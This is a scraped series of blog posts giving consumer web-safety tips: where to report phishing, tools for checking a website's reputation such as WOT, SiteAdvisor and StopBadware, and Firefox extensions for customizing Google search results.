    You can directly send an email to reportphishing@antiphishing.org or spam@uce.gov reporting an attack. You can also notify the Internet Crime Complaint Center of the FBI by filing a complaint on their website: www.ic3.gov.


Read more: http://learnethicalhackingtricks.webnode.in/social-networking-browser-tricks/how-to-identify-and-avoid-phishing-scams/

4 Ways to Identify Safe Websites On the Internet

Safe Websites
On the whole Internet, there are approximately more than 150 million active websites up and running. As a result, it often becomes a real challenge for the users to identify safe websites that are trustworthy and reputed. Have you ever wondered to know the reputation of a website before placing the order? Need to know whether a given website is child safe? Well, here are some of the ways to identify safe websites on the Web.

1. WOT or Web Of Trust (www.mywot.com):

WOT is a great place to test the reputation of your favorite website. WOT gives real-time ratings for every website based on the feedback that it gets from millions of trustworthy users across the globe and trusted sources, such as phishing and malware blacklists. Each domain name is evaluated based on this data and ratings are applied to them accordingly. A snapshot of WOT ratings for gohacking.com is shown below:
WOT Ratings for a Safe Website
As shown in the above snapshot, the reputation of each website is shown in terms of 4 components where green means excellent, yellow warns users to be cautious and red indicates potential danger.
  • Trustworthiness signifies the overall safety of the website. A poor rating may indicate that the site is associated with threats like Internet scams, phishing, identity theft risks and malware. For more information on phishing, you may refer my other post on how to identify and avoid phishing scams.
  • Vendor reliability tells you whether a given site is safe for carrying out buy and sell transactions with it. An excellent rating indicates superior customer satisfaction while a poor rating indicates possible scam or bad shopping experience.
  • Privacy indicates about “to what extent the site respects the privacy of it’s users and protects their personal identity and data”.
  • Child Safety indicates whether the content of a given site is appropriate for children. Site contents like sexual material, nudity and vulgarity will have a poor Child Safety rating.
In most cases, the WOT ratings are found to be highly accurate. To check the reputation of any given website, just visit www.mywot.com type-in the address of your favorite website and click on “Check now”. This tool alone can tell you a lot about the reputation and safety level of a website. However, in addition to this, I am giving you another 3 handy tools to identify safe websites on the Web.

2. McCafee SiteAdvisor:

McCafee SiteAdvisor is a free tool that is available as a browser add-on. It adds safety ratings to your browser and search engine results. You can download it from www.siteadvisor.com.

3. StopBadware:

Using this tool, you can check whether a given site is said to have involved in malware activity in the past. To check this, go to SB Website Clearinghouse and enter the URL or domain name of a website and click on “Search Clearinghouse ”. If the search does not return any result, that means the site was never involved in any of the malware activity in the past.

4. Google Pagerank:

Google PageRank is another great tool to check the reputation and popularity of a website. The PageRank tool rates every web page on a scale of 1 to 10 which indicates Google’s view of importance of the page. If a given website has a PageRank of less than 3, then it is said to be less popular among the other sites on the Internet.
However, PageRank will only tell you how much popular a given website is and has nothing to do with the safety level of a website. So, this tool alone cannot be used to evaluate a website’s safety and other factors.
PageRank feature is available as a part of Google Toolbar. You can download the Google Toolbar and install it to avail this feature.


Read more: http://learnethicalhackingtricks.webnode.in/social-networking-browser-tricks/a4-ways-to-identify-safe-websites-on-the-internet/

Customize Google to Improve Search Results

Customize Google SearchGoogle is undisputedly the best search engine out there on the Internet, however there are a few ways by which you can customize Google and make it even better.
I have got 3 best free Firefox extensions using which you can customize Google by adding extra useful information to your search results and remove unwanted information like ads, spam and click tracking so as to improve the overall searching experience. The following are the 3 best extensions for Firefox using which you can improve the search results.

1. OptimizeGoogle:

Using OptimizeGoogle, you can get rid of text ads from Google search results, add links from about 10 other search engines, add position counter, product results and more. You can even filter your search results to see dead websites (using WayBack Machine) and remove click tracking so that you can search anonymously. Here is a list of some of the other useful features of this plugin:
  1. Use Google suggest (get word suggestion while typing)
  2. Add more security by using https wherever necessary
  3. Filter spammy websites from search results page
  4. Option to remove SideWiki
  5. Add links to bookmark your favorite result
  6. Add links to other news and product search sites
To install the plugin, just visit the OptimizeGoogle page from your Firefox browser and click on the Download button. Once installed, you can enable or disable the customization options from the Tools -> OptimizeGoogle Options.
After you customize Google to improve the search results, how about adding a feature that provides a way to preview the website in the search results itself? Here is a miracle Firefox extension to this job for us.

2.  SearchPreview:

SearchPreview (formerly GooglePreview) will insert thumbnail view of the web page into the Google search results page itself so that you can take the guess work out of clicking a link. Just install the plugin, reload Firefox and you will have the SearchPreview at work. You can install this plugin from the following link:
OptimizeGoogle and SearchPreview have made our search results smarter and faster. Now how about safer? Well you have another Firefox plugin to make your search results safer as well. Here we go.

3. McAfee SiteAdvisor:

This is a free browser plugin that gives safety advice about websites on the search results page before you actually click on the links. After you install the SiteAdvisor plugin, you will see a small rating icon next to each search result, which will alert you about suspicious/risky websites and help you find safer alternatives. These ratings are derived based on various tests conducted by McAfee.
Based on the quality of links, SiteAdvisor may display Green, Yellow, Red or Grey icon next to the search results. Green means that the link is completely safe, Yellow means that there is a minor risk, Red means a major risk and Grey means that the site is not yet rated. These results will guide you to Web safety.
SiteAdvisor works on both Internet Explorer and Firefox which you can download from the following link:
Here is a snapshot of all the 3 plugins at work:
Custom Google Search Results
I hope you enjoy these 3 plugins which make your searching experience a lot more simpler and safer.


Read more: http://learnethicalhackingtricks.webnode.in/social-networking-browser-tricks/customize-google-to-improve-search-results/